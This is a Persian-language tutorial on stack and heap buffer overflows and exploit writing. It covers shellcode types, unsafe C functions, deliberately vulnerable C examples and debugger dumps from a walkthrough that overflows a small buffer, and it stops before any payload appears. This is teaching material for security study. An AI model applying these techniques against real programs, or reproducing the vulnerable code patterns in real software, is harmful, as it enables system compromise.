How to Buffer Overflow?

Hamid Rezaei (godvb)
1388 / 6 / 15

AHA.x92@GMail.com
AHAx92@Yahoo.com
WwW.godvb.blogfa.com

Special Tanks 5 My Best Friends Neour BaBy , AHA , SaeedSmk , Lord_Viper , DiDi And IranViG & Xexample Forum

فهرست

- مقدمه ۳
- شل کد چیست ؟ ۴
- چگونگی اجرا شدن شل کد ۴
- Buffer OverFlow چیست ؟ ۵
- چگونه Stack OverFlow رخ میدهد ؟ ۷
  - Stack-based exploitation ۸
  - Heap-based exploitation ۸
- نحوه پیدا کردن Buffer OverFlow در برنامه ها ۹
- مشکلات آدرس دهی ۱۸
  - NopSled Technique ۱۸
  - Jump to Address Stored in a Register Technique ۲۰
- Null Byte چیست ؟ ۲۳
- چگونگی از بین بردن Null Byte ؟ ۲۴
- Self-Modifying Code Technique ۲۶
- Alphanumeric Code Technique ۲۹
- Return to LibC Attacks Technique ۳۲
- پیشگیری ۳۳
- ضمیمه ۱ : ثبات ها ۳۵
- ضمیمه ۲ : دستورات اسمبلی ۳۸

مقدمه :

راه هاي زيادي جهت نفوذ به درون سيستم هاي كامپيوتري موجود ميباشد . بعضي از اين راهها برای نفوذگر اختيارات محدود و كمي را به ارمغان مي آورد ، اما بعضي ديگر باعث ميشود كه نفوذگر بتواند اختيار كامل سيستم را بدست گرفته و يا به قول نفوذگران shell از دستگاه مورد نظر بگيرد . در shell گرفتن ، نفوذگر با آپلود يك فايل كوچك بدرون دستگاه مورد نظر و اجراي اين فايل اجرايي كوچك ميتواند بصورت از راه دور دستگاه مورد نظر را تحت اختيار بگيرد .

يكي از راه هاي نفوذ كه در انتها معمولا به گرفتن shell منجر ميشود Buffer Overflow است . ذات اين روش بر اشتباه منطقي برنامه نويس استوار می باشد . يعني همه برنامه نويسان بصورت پيش فرض بر اين باورند كه ورودي توابع داخلي برنامه اشان كه توسط برنامه صدا زده ميشود و در لايه هاي پايين تري قرار دارند از قسمت ورودي برنامه جدا است و لذا احتياجی به چك كردن صحيح بودن اطلاعات ورودي از نظر حجم و يا نوع ورودي وجود ندارد . اين مشكل دقيقا مثل باوري است كه همه ما داريم اگر ماشيني با سرعت ۱۰۰ كيلو متر در ساعت در اتوباني در حال حركت باشد پس راننده اي نيز در ماشين بايد حضور فيزيكي داشته باشد ، اما در بعضي موارد مثل كنترل از راه دور خلاص شدن ماشين فاقد سرنشين در سراشيبي و ....

هکینگ هنر حل مسئله است ، چه برای پیدا کردن یک مشکل به منظور برطرف کردن و چه برای اکسپلویت کردن یک حفره برنامه نویسی به منظور سو استفاده از آن استفاده گردد . بعضی از افراد خود را هکر می نامند، اما تعداد اندکی از آنها بطور عمقی و پایه ای آن را درک میکنند و به مفهوم آن پی برده اند .

(One Part From The Art of Exploitation Book)

Shell Code چیست ؟

Exploit کردن یکی از ستون های علم هک میباشد . برنامه ها فقط مجموعه ای از قوانین و دستورات هستند که توسط کامپیوتر اجرا شده و می گویند که چکار کند . اکسپلویت ها یا همان کدهای مخرب راههای زیرکانه ای هستند که توسط آنها به کامپیوتر گفته میشود ، خواسته های ما را اجرا کند . اکسپلویت (Exploit) در معنای لغوی به معنی سود بردن است .

Shell Code یک تکه کد می باشد که در اکسپلویت کردن برنامه های آسیب پذیر استفاده میشود. به این خاطر گفته میشود Shell Code که به مهاجم اختیار کنترل سیستم را میدهد ، اما هر قسمتی از کد که کاری را انجام دهد شل کد گویند . شل کد ها معمولا به زبان ماشین یا همان اسمبلی نوشته میشود که از نظر نوع دسترسی دو گونه است :

- Local Shell Code
- Remote Shell Code

در Local Shell Code ما محدود هستیم چون این شل کد را در درون سیستم خود اجرا میکنیم و قادر نیستند به سیستم های راه دور حمله کنند ، معمولا این شل کد ها به صورت آزمایشی اجرا میگردند که اگر بدرستی اجرا شد و بدون اشکال بود میتوان آن را بر روی سیستم های دیگر انجام داد و بصورت شل کد Remote در آورد . Remote Shell Code میتواند در درون یک شبکه محلی و یا اینترنت بر روی یک سیستم راه دور اجرا گردد، در واقع Remote Shell Code همان Local Shell Code می باشد ولی با این تفاوت که در آن برای کار بر روی شبکه های محلی و یا اینترنت از برنامه نویسی TCP/IP socket استفاده شده است . این شل کد ، انواع مختلفی وجود دارد :

- Download and execute shellcode : در این نوع شل کد ما میتوانیم یک تروجان و یا کرم را از آدرسی مشخص دانلود و در جایی از سیستم قربانی ذخیره کرده و سپس آن را اجرا کنیم ، این تکنیک هم در روشی به نام Drive-by download استفاده میگردد که این روش بدینگونه است ، وقتی قربانی صفحه اینترنتی را مشاهده میکند در پشت این صفحه کدهایی قرار دارد که فایلی را در سیستم قربانی ذخیره میکند و سر انجام فایل مورد نظر ، که هرچیزی میتواند باشد را اجرا کرده و قربانی را مورد حمله قرار داده و بقولی هک میکند .

- Staged shellcode : به این روش ، روش مرحله ای گویند ، اول یک تکه شل کد کوتاه در درون سیستم مورد نظر اجرا میشود که بعد این شل کد کوتاه ، شل کد بزرگتری را دانلود کرده و در سیستم اجرا میکند .

چگونگی اجرا کردن Shell Code :

اکسپلویت ها معمولا شل کد را به درون پروسه هدف تزریق میکنند ، در عین حال اکسپلویت یک آسیب پذیری می باشد که کنترل پروسه هدف را بدست می آورد و شل کد را اجرا میکند . تزریق شل کدها اغلب بدینگونه است که در درون داده های ارسالی قرار گرفته و از طریق شبکه به پروسه آسیب پذیر ارسال میشود .

Buffer OverFlow چیست ؟

Buffer Overflow یکی از خطرناکترین نوع Bug میباشد که اگر در سرویسی و یا برنامه ای در سطح Admin وجود داشته باشد امنیت آن سیستم را بطور کلی به خطر میاندازد ، و همانطور که گفته شد این نوع باگ از غفلت های بسیار ساده در برنامه نویسی ایجاد میشود ، مانند SQL Injection که سایت های زیادی با این باگ هک میشوند . کرم های زیادی از این نوع باگ (Buffer OverFlow) استفاده کردند مثلا کرم موریس که توانست خود را در اینترنت پخش کند و یا Code Red worm که در سال ۲۰۰۱ سرویس IIS 5.0 (Microsoft's Internet Information Services) را مورد حمله قرار داده و اکسپلویت کرد . در این مقاله قصد ما یادگیری Buffer Overflow به زبان بسیار ساده و آموزش اکسپلویت نویسی می باشد و دارای دو ضمیمه میباشد که ضمیمه اول مربوط به آشنایی با ثبات ها و ضمیمه دوم مربوط به دستورات اسمبلی است .

آسیب پذیری Stack overflow را می توان به چند دسته تقسیم کرد، مانند :

- Functions Overflow
- Integer Overflow
- Short Array Overflow

برای آمادگی ذهن شما به منظور درک بهتر این بحث به مرور مطالب ذیل میپردازیم .

حافظه یک برنامه دارای ۳ بخش کلی است :

۱. **بخش کد (Code Segment)** : در این قسمت دستورات هستند ، که پروسه آنها را اجرا می کند . این دستورات پشت سرهم اجرا نمیشوند یعنی حالت خطی ندارند و ممکن است دستوراتی اجرا نشود ، که این کار توسط دستورات پرش (Jump) و یا فراخوانی دستورات دیگر (Call) بطور شرطی انجام میشود ، بهمین دلیل است که از ثبات (Instruction Pointer) EIP استفاده میشود.
   - **ثبات EIP (در حالت ۱۶ بيتي IP)** : یک ثبات شانزده بیتی است که آدرس دستورالعمل بعدی که بایستی اجرا شود در آن نگهداری میشود ، برنامه نویس به این ثبات مانند ثبات های دیگر (.... , ECX , EAX) دسترسی ندارد .

۲. **بخش داده ها (Data Segment)** : فضایی برای مقدارها و متغییرها می باشد .

۳. **بخش پشته (Stack Segment)** : قسمتی از حافظه اصلی است که برای ذخیره سازی و استفاده از داده ها کاربرد دارد و دارای خاصیت (LIFO (Last In First Out میباشد . یعنی عنصری که آخر وارد پشته (Stack) شود اولین عنصری است که خارج خواهد شد . ثبات (Stack Pointer) SP به بالاترین عنصر (Top) پشته اشاره میکند .(اگر داریم به حالت ۳۲ بيتي به قضیه نگاه میکنیم باید بجاي sp از esp استفاده شود)

در فراخوانی call اطلاعات دستورالعمل call بدین صورت است (eax , ebx بعنوان پارامتر تابع هستند) :

```
PUSH eax                    ارسال پارامتر
PUSH ebx                    ارسال پارامتر
CALL 0x77DF0101        فراخوانی تابع اصلی
```

هنگام فراخوانی دستورالعمل call مقداری که در EIP وجود دارد به stack منتقل شده و مقدار return address در آن قرار می گیرد . هنگامی که تابع 0x77DF0101 فراخوانی می شود stack حالتی شبیه ذیل دارد :


```
Higher address

   [RET] (آدرس بازگشت)
   [EBX]
   [EAX]

Lower address
```

هنگامی که روند اجرای تابع به پایان میرسد آدرس بازگشت از stack خوانده می شود ، مثلا اگر مقدار آن 0 x77FD0304 باشد ، دستورالعمل بعدی یعنی (JMP 0x77FD0304) اجرا می شود .

بطورکلی وقتی که یک تابع فراخوانی میشود داده های ذیل درون پشته ذخیره میشوند :

- آرگومانهای ارسالی به تابع مورد نظر (پارامترها) درون پشته ذخیره میشود .
- آدرس بازگشت تابع درون پشته ذخیره میشود . آدرسی که بعد از اتمام تابع باید اجرا گردد .
- اشاره گر فریم بر روی پشته قرار میگیرد .
- در آخر فضایی برای ذخیره مقدارها ایجاد میشود که همان بافر ما است .

برای درک بهتر به تصویر ذیل توجه کنید :



اگر داده های ما بزرگتر و بیشتر از بافر مشخص شده (که محل آن در Local Variable است) باشد ، پشته (Stack) درهم شکسته ، سرریز میشود و به قسمت های زیرین آن نفوذ کرده و داده های اضافی در آنجا قرار میگیرد (تصویر بالا) که میتوان اشاره گر بازگشت از تابع را بازنویسی کنیم و به محلی که نفوذگر میخواهد ، تابع بازگشت داده شود و کنترل اجرا از آنجا باشد !!! به کدهایی که به پروسه ارسال شده و باعث سر ریز شدن آن می گردد Exploit Code گفته میشود . قاعده کلی اکسپلویت این ضعف امنیتی ، نوشتن دوباره داده ها در حافظه برنامه است وقتی که ما پیش بینی های برای این عمل نکرده ایم (ممکن است این داده ها کد اجرایی ماشین باشند !!) . اجرا کردن کدهای نوشته شده در حافظه پروسه و بدست آوردن کنترل اجرای برنامه توسط نفوذگر از گونه های بسیار پیچیده و خطرناک این نوع حمله میباشد . اگر پروسه هدف ما در حالت Super-User اجرا شده باشد آن موقع دستمان برای اجرای کدها بازتر میشود ولی اگر پروسه در User Mode اجرا شده باشد ، آنگاه ما کدهای محدودتری را میتوانیم اجرا کنیم . برای مثال ، سرویس دهنده IIS 4.0 دارای این مشکل (Bug) بود که در سال 1999 توسط eEye Security Team مورد حمله رشته های طولانی قرار گرفت که بعد از یک ساعت این برنامه درهم شکسته شد!! البته حمله بر علیه یک پروسه نیاز به تجربه بسیار زیاد ، دانش بالا و صرف وقت زیاد دارد . Buffer over flow هم انواع مختلفی دارد .

چگونه StackOverFlow رخ میدهد ؟

برنامه ها برای نگهداری اطلاعات از بافر ها استفاده میکنند هنگامی که اطلاعات مستقیما بدون چک کردن طول وارد بافر شوند ممکن است اطلاعات بلاکهای مجاور را تغییر دهند که باعث بروز خطا در برنامه می شود که به آن سرریز کردن بافر (حافظه میانجی یا همان حافظه کمکی) گویند . به مثال ذیل توجه کنید :

یک برنامه دارای ۲ متغییر می باشد که در مجاورت هم قرار دارند ، A یک متغییر String با ۸ بایت حافظه تخصیص داده شده و B یک مقدار integer با ۲ بایت حافظه تخصیص داده شده ، به مقدار A هنوز چیزی تخصیص داده نشده است اما درون آن با ۰ پر شده و B مقدار ۳ را در خود دارد .

A								B	
۰	۰	۰	۰	۰	۰	۰	۰	۰	۳

خب ، حالا ما بدون در نظر گرفتن طول یک مقدار string ، مثلا excessive را در این بافر ذخیره میکنیم . توجه داشته باشید که انتهایstring آن با یک بایت 0 مشخص می شود . به شکل ذیل توجه کنید :

A								B	
e	x	C	e	s	s	i	v	e	0

در اینجا می بینیم که مقدار متغییر B توسط مقدار متغییر A بازنویسی (overwrite) شده است که باعث ایجاد اختلال در برنامه شده و اگر باعث تغییر اطلاعات مهم برنامه شود ، موجب crash کردن و بسته شدن برنامه می گردد . اصول کار این نوع حمله اولین بار توسط Aleph One در مجله Phrack Online نوشته شد .

اکسپلویت های سرریز خود انواع مختلفی دارد :

❖ Stack-based exploitation :

بحث مقاله بر روی این نوع اکسپلویت است . در تاریخچه دنیای مجازی کرم های زیادی از این باگ استفاده کردند و شاید بکنند!!! ☺ بعنوان مثال SQL Slammer worm که در سال ۲۰۰۳ وارد دنیای کرم های اینترنتی شد ، Morris worm که Unix Finger Server را مورد حمله سر ریز از نوع Stack-Based قرار میدهد (پورت ۷۹ را پورت Finger گویند . برنامه‌اي که پورت ۷۹ را در یک سیستم باز مي‌کند ، Finger Server گویند) ناحیه آسیب پذیری که این کرم مورد حمله قرار داد دستور ()gets بود که بطور ناصحیح مورد استفاده قرار گرفته بود ، یا Blaster worm که نام آشنایی برای همه میباشد و سرویسDCOM در ویندوز را مورد حمله Stack OverFlow قرار میدهد .

در این روش مهاجم به چند روش میتواند روند اجرای یک برنامه را به کدهای مورد نظر خود shellCode منتقل کند :

- با بازنویسی یک متغییر محلی در نزدیکی بافر در حافظه باعث تغییر رفتار برنامه به نفع خود می شود .
- با باز نویسی آدرس برگشت در یک Stack Frame یک تابع ، باعث پرش به محل مورد نظر مهاجم و اجرای شل کدهای او خواهد شد .
- با بازنویسی اشاره گر یک تابع یا مدیریت یک خطا (ExceptionHandler) ، متعاقبا باعث اجرای شل کد های مهاجم می شود .

❖ Heap-based exploitation :

Heap بخشی از حافظه می باشد که برای متغییر های عمومی وذخیره پویای اطلاعاتی مورد استفاده قرار میگیرد . هر بخش از heap شامل برچسبهای مرزی می باشد که اطلاعات مربوط به مدیریت حافظه را در خود جای میدهد . اگر سرریز شدن یک بافر در محدوده Heap اتفاق افتد به آن HeapOverFlow گویند و نحوه ی نوشتن اکسپلویت آن با StackOverFlow متفاوت است زیرا مقادیر در Heap به صورت دینامیک توسط برنامه تخصیص داده میشود و شامل ProgramData می باشد . اکسپلویت نویسی برای این مشکل روش متفاوتی دارد هنگامی که heap مورد حمله overflow قرار میگیرد این برچسبها باز نویسی می شوند و هنگامی که روتین مدیریت heap شروع به آزاد سازی حافظه تخصیص داده شده به بافر میکند آدرس حافظه باز نویسی شده باعث بروز خطای access violet یا دسترسی غیر مجاز می شود . هنگامی که این overflow در کنترل بوجود آمده اجرا می شود به مهاجم اجازه بازنویسی بخشی از حافظه که مد نظر دارد با مقدار مربوط به user-control را میدهد در این حالت مهاجم میتواند آدرسهای توابع یا آدرسهای مهم حافظه ذخیره شده در GOT یا TEB را با آدرسهای shellcode خود بازنویسی کند .

به این صورت است که با بازنویسی و خراب کردن اطلاعات ، برنامه را مجبور به بازنویسی ساختار داخلی (Structure internal) مانند LinkListPointer میکند . HeapOverFlow سخت تر از StackOverFlow می باشد . مشکل Microsoft jpg GDI+ از جمله همین مشکلات بود که صحبت در مورد آن در این مقاله نمیگنجد .

نحوه پیدا کردن Buffer Overflow در برنامه ها

بطور خلاصه بنابر گفته های قبل :

ما میتوانیم این نوع Bug را در برنامه هایی که از Buffer برای نگهداری اطلاعات استفاده میکنند کشف کنیم که این مشکلات اغلب در صورت چک نکردن اندازه طول اطلاعات و طول بافر اتفاق میافتد و باعث میشود داده های اضافی در انتهای بافر نوشته شود ، یعنی برنامه هایی که منتظر دریافت ورودی های صحیح و درست میباشند و در برابر ورودی های نا معتبر پیشگیری انجام نمیدهند .

برای این کار میتوان از ۲ روش کلی استفاده کرد :

۱. **با استفاده از دیباگرها و بررسی کردن برنامه میتوان به کشف این Bug دست یافت . برای استفاده از دیباگر باید دنبال نشانه هایی باشیم که این نشانه ها عبارتند از :**

- **در زبان C دستوراتی وجود دارد که رشته ها را کپی کرده و یا در انتهای هم میچسباند که بدون چک کردن طول بافر و داده ها انجام میشود . مانند :**

- gets()
- sprintf()
- strcat()
- strcpy()
- streadd()
- strecpy()
- strtrns()
- index()
- fscanf()
- scanf()
- sscanf()
- vsprintf()
- realpath()
- getopt()
- getpass()

اینها نمونه ای از دستوراتی هستند که عمل قرار دادن ورودی ها در درون متغییرها را انجام میدهند ، هرکدام به طوری متفاوت و منتظر ورودی صحیح هستند.

- **توابع ورودی ، خروجی از طریق سوکت ها**
- **و . . .**

۲. روش دیگر سعی و خطا نام دارد ، برای مواقعی که ما از دیباگر به هر دلیلی نتوانستیم نتیجه مورد نظر را بدست آوریم . صبر کنید با یک مثال توضیح دهم ، مثلا شما یک برنامه دارید و میخواهید ببینید که برنامه آسیب پذیر است یا نه ؟میتوانید یک رشته طولانی از کاراکترهای مختلف ایجاد کرده و به برنامه ارسال کنید ، چون که مقدار بافر را نمیدانید پس اگر رشته ارسالی موجب سرریز بافر آن برنامه نشود مجبورید که رشته ارسال شده را طولانی تر کنید و آنقدر این کار را تکرار کنید تا به نتیجه دلخواه خود برسید ، به همین دلیل به این روش سعی و خطا گویند ، حال اگر برنامه آسیب پذیر و رشته شما به اندازه کافی طولانی باشد مقدار Return Pointer بازنویسی میشود و خطا ایجاد خواهد شد ، بعد از ایجاد خطا باید در درون رشته ارسالی به دنبال مقدار درون رجیستر EIP بگردید بعد از پیدا کردن مقدار مورد نظر ، شما محل Return Pointer را بدست آوردید حال می توانید Shell Code خود را بنویسید .

اول برای فهم بهتر مطلب ، سورس کد ذیل را مورد بررسی قرار میدهیم و بعد به سراغ یک مثال عملی میرویم . این سورس کد به زبان C نوشته شده است .

Example 1:

```
1.  Void main( ) {
2.      char large_string [ 256 ] ;
3.      int i ;

4.      for( i = 0 ; i < 255 ; i++ )
5.          large_string [ I ] = 'A' ;
6.      function ( large_string )  ;
7.   }

8.  void function (char *str ) {
9.      char buffer [ 16 ] ;
10.     strcpy ( buffer , str ) ;
11. }
```

کدهای بالا یک نمونه کد Buffer Overflow میباشد . این دستورات را خط به خط بررسی میکنیم :

- خط ۲ :

  یک آرایه ۲۵۶ خانه ای به نام large_string تعریف کرده است .
- خط ۳ :

  شمارنده حلقه را تعریف کرده است .
- خط ۵ و ۴:

  در درون حلقه تمام خانه های این آرایه (large_string) را با کاراکتر 'A' پر میکند .

❖ خط ۶ :

آرایه large_string را به عنوان آرگومان به تابع function ارجاع میدهد .

❖ خط ۹ :

آرایه ای ۱۶ تایی به نام buffer تعریف شده است .

❖ خط ۱۰ :

توسط دستور strcpy () رشته های تولید شده در آرایه large_string را به درون آرایه buffer کپی میکند . (بدون چک کردن اندازه ، 16 < 256)

اینم از کد DisAssemble شده تابع Function :


Example 1 (Disassembled) :

```
 1.  PUSH    EBP
 2.  MOV     EBP, ESP
 3.  SUB     ESP, 50
 4.  PUSH    EBX
 5.  PUSH    ESI
 6.  PUSH    EDI
 7.  LEA     EDI, DWORD PTR SS:[EBP 50]
 8.  MOV     ECX, 14
 9.  MOV     EAX, CCCCCCCC
10.  REP     STOS DWORD PTR ES:[EDI]
11.  MOV     EAX, [ARG.str]
12.  PUSH    EAX
13.  LEA     ECX, [LOCAL.buffer]
14.  PUSH    ECX
15.  CALL    Cpp1.strcpy
```

در خط ۱ میبینید که عمل Saved Frame Pointer انجام میشود و درخط ۱۱ و ۱۴ پارامترهای strcpy() وارد Stack میشود ، برای درک بهتر ، خط ۱۰ از Example 1 را نگاه کنید . شکل ذیل نمایشی از Stack در هنگام اجرا تابع function و قبل از دستور strcpy() که خط ۱۵است ، میباشد :


در پنجره Stack :

در پنجره Dump :



حالا بعد از دستور strcpy() میبینیم که تمام قسمت ها تخریب شده است !!!!

در نتیجه وضعیت ثباتها مانند عکس ذیل میشود :



همانطورکه در عکس میبینید مقدار ثبات EIP , EBP به مقدار ۴۱ که مقدار هگز همان کاراکتر A می باشد تغییر کرده و پیغام خطایی ایجاد شده که آدرس EIP قابل خواندن نیست !!! برنامه چه راحت درهم شکست ☺ و همچنین ثبات ESP که اشاره گر پشته است را نگاه کنید .

اگر بجای دستور strcpy() از دستور strncpy() استفاده میشد میتوانستیم بر تعداد کاراکتر کپی شده در آرایه مان کنترل داشته باشیم که بیش از حد نباشد .

می توانید دو تکه کد ذیل را کامپایل کرده و بعنوان تمرین مورد بررسی قرار دهید ☺. اگر مشکلی داشتید ، قسمت **نحوه پیدا کردن Buffer Overflow در برنامه ها** و مثال قبل را به دقت مطالعه کنید .

Example 2 :

```
1. void  Lame ( void ) {
2.       char small [ 20 ]  ;
3.       gets ( small ) ;
4.       printf ( "%s\n" ,  small ) ;
5. }

6. void main( ) {
7.      Lame ( ) ;
8.      getch () ;
9. }
```

Example 3 :

```
1. Void  main ( ) {
2.       char str [ 80 ] ;
3.       FILE  * pFile ;
4.       pFile = fopen  ( "myfile.txt" , "r+" ) ;
5.       fscanf  ( pFile , "%s" , str ) ;
6.       fclose  ( pFile ) ;
7.       printf  ( "I have read: %s \n" , str ) ;
8.       getch () ;
9. }
```

حالا با یک مثال عملی کار میکنیم . یک برنامه داریم که فایل info.txt در کنار خودش را درون یک TextBox نشان میدهد . حال ما باید مراحل ذیل را دنبال کنیم :

۱. باید درون برنامه به دنبال یک محدوده بگردیم که از بافر استفاده کند ، بعد ببینیم آیا میشود از آن ناحیه برنامه را Exploit کرد یا نه ؟
۲. محل قرار گرفتن Buffer Size , Return Pointer و ... را بدست می آوریم .
۳. ShellCode خود را بر اساس کارهایی که میخواهیم انجام دهیم و قسمت هایی را که میخواهیم تغییر دهیم و اطلاعات دقیق بدست آمده ، مینویسیم .

برنامه مورد نظر ، یک فایل را میخواند پس باید از دستور ReadFile از توابع API برای اینکار استفاده کند ، در قسمت All intermodular calls از دیباگرمان به دنبال این تابع میگردیم ، بله !! از همین تابع استفاده میکند ، پس بر روی آن یک BP میگذاریم .

تابع ReadFile اطلاعات را از یک فایل از مکانی که توسط اشاره گر فایل اشاره میکند میخواند . هنگامی که عمل خواندن انجام شد اشاره گر فایل به مکانی بعد از تعداد بایت خوانده شده می رود . عملکرد این تابع به شرح ذیل می باشد :

The ReadFile function reads data from a file, starting at the position indicated by the file pointer. After the read operation has been completed, the file pointer is adjusted by the number of bytes actually read, unless the file handle is created with the overlapped attribute. If the file handle is created for overlapped input and output (I/O), the application must adjust the position of the file pointer after the read operation .

```
BOOL ReadFile(

   HANDLE hFile,                       //  هندل فایلی که خوانده می شود
   LPVOID lpBuffer,                    //  آدرس بافری که اطلاعات از آن خوانده می شود
   DWORD nNumberOfBytesToRead,         //  تعداد بایتهایی که خوانده می شود
   LPDWORD lpNumberOfBytesRead ,       //  آدرس تعداد بایتهای خوانده شده
   LPOVERLAPPED lpOverlapped           //  آدرس ساختمان دادها
 )  ;
```

بر روی اول Procedure یک BP میگذاریم تا بتوانیم محل قرار گرفتن Return Pointer و مکانهای دیگر را پیدا کنیم . بعد برنامه را اجرا کرده و بر روی دکمه Read File کلیک میکنیم :

میبینیم که برنامه در اول پروسیجر توقف کرد ، با توجه به قسمت Stack محدوده آنرا در پنجره Dump نگاه میکنیم :

```
0012FAC4  004013B8   SFP                    4013B8
0012FAC8  00400000                          00400000      return Value
0012FACC  0012FBEC
0012FAD0  004014FA   RETURN to MyExc.004014FA from MyExc
0012FAD4  001405E0

Address   Hex dump                          ASCII
0012FAC0  EC FB 12 00 B8 13 40 00           ìû².¸.@.
0012FAC8  00 00 40 00 EC FB 12 00           ..@.ìû².
0012FAD0  FA 14 40 00 E0 05 14 00           ú¶@.à..¶.
0012FAD8  54 FC 12 00 14 10 40 00           T¼².¶►@.
```

خوب تا اینجا رو فهمیدیم ، حالا باید ببینیم که بافر ما در کجا قرار می گیرد (Local Variable) و بعد از آن Shell Code خود را براساس اطلاعات کامل بدست آمده می نویسیم . برنامه را اجرا میکنیم تا در تابع Read File برنامه متوقف شود و محدوده بافر را بدست آوریم :

```
004017A0  .  8BFC          MOV   EDI, ESP
004017A2  .  6A 00         PUSH  0                          pFileSizeHigh = NULL
004017A4  .  8B45 FC       MOV   EAX, DWORD PTR SS:[EBP 4]
004017A7  .  50            PUSH  EAX                        hFile = 0000000A
004017A8  .  FF15 F4614200 CALL  NEAR DWORD PTR DS:[<&KERNEL32.  GetFileSize
004017AE  .  3BFC          CMP   EDI, ESP
004017B0  .  E8 1B010000   CALL  MyExc.004018D0
004017B5  .  50            PUSH  EAX                        BytesToRead = A (10.)
004017B6  .  8D4D EC       LEA   ECX, DWORD PTR SS:[EBP 14]
004017B9  .  51            PUSH  ECX                        Buffer = 0012FAB8
004017BA  .  8B55 FC       MOV   EDX, DWORD PTR SS:[EBP 4]
004017BD  .  52            PUSH  EDX                        hFile = 000000AC (window)
004017BE  .  FF15 F0614200 CALL  NEAR DWORD PTR DS:[<&KERNEL32.  ReadFile
```

همانطور که درعکس میبینید مقدار بایت خواندن از فایل برابر با سایز خود فایل است یعنی کل فایل را میخواند .

۱. چرا برابر با سایز خود فایل است ؟ چون در بالاتر توسط تابع GetFileSize سایز فایل مان گرفته شده و بعنوان آرگومان BytesToRead از تابع ReadFile فرستاده میشود.
۲. از کجا فهمیدم که اندازه فایل ما را میگیرد و فایل دیگری نیست !!؟ خوب اگر برنامه را خط به خط اجرا کنید میبینید که آرگومان hFile در هردو تابع مقدار یکسان دارند ☺

حالا ۳ اتفاق ممکن است بیفتد :

۱. **Buffer > FileSize** : خوب برنامه بطور عادی اجرا میشود و مشکلی پیش نمی آید .
۲. **Buffer == FileSize**: خوب اگر اینطوری بشه که بهتره اصلاح الگوی مصرف !! از تمام بافراستفاده کرده ایم .
۳. **Buffer < FileSize** : در این زمان است که عمل Buffer Overflow اتفاق می افتد و میتوانیم از این باگ استفاده کنیم .

اطلاعات دیگری که به ما داده میشود آدرس بافر است ، بنابراین بافر ما درآدرس 0012FAB8 میباشد (میتوانید این اطلاعات را هم در پنجره Stack مشاهده کنید). یعنی این محدوده (سبز رنگ) در پنجره Dump ، چون درآدرس بافر 10 بایت پشت سرهم مقدار 00 دارند پس طول بافر 10 بایت است .

البته میتوانید در بالاتر ببینید که مقدار بافر 10 بایت ست میشود ، برای کار بهتر می توانید از IDA استفاده کنید :

Address	Hex dump	ASCII
0012FAB8	00 00 00 00 00 00 00 00	.....
0012FAC0	00 00 CC CC 00 00 00 00	..ج....
0012FAC8	AC 00 00 00 EC FB 12 00	¬...ìû↕.
0012FAD0	FA 14 40 00 E0 05 14 00	ú¶@.à♣¶.
0012FAD8	54 FC 12 00 14 10 40 00	T↕↕.¶►@.

بله نزدیک هم هستند پس اکسپلویت نوشتن زیاد سخت نمیشود . حال به این پنجره در بعد از اجرای تابع نگاه می کنیم :

Address	Hex dump	ASCII
0012FAB8	41 48 41 20 54 65 61 4D	AHA TeaM
0012FAC0	20 20 CC CC 0A 00 00 00	..ج....
0012FAC8	AC 00 00 00 EC FB 12 00	¬...ìû↕.
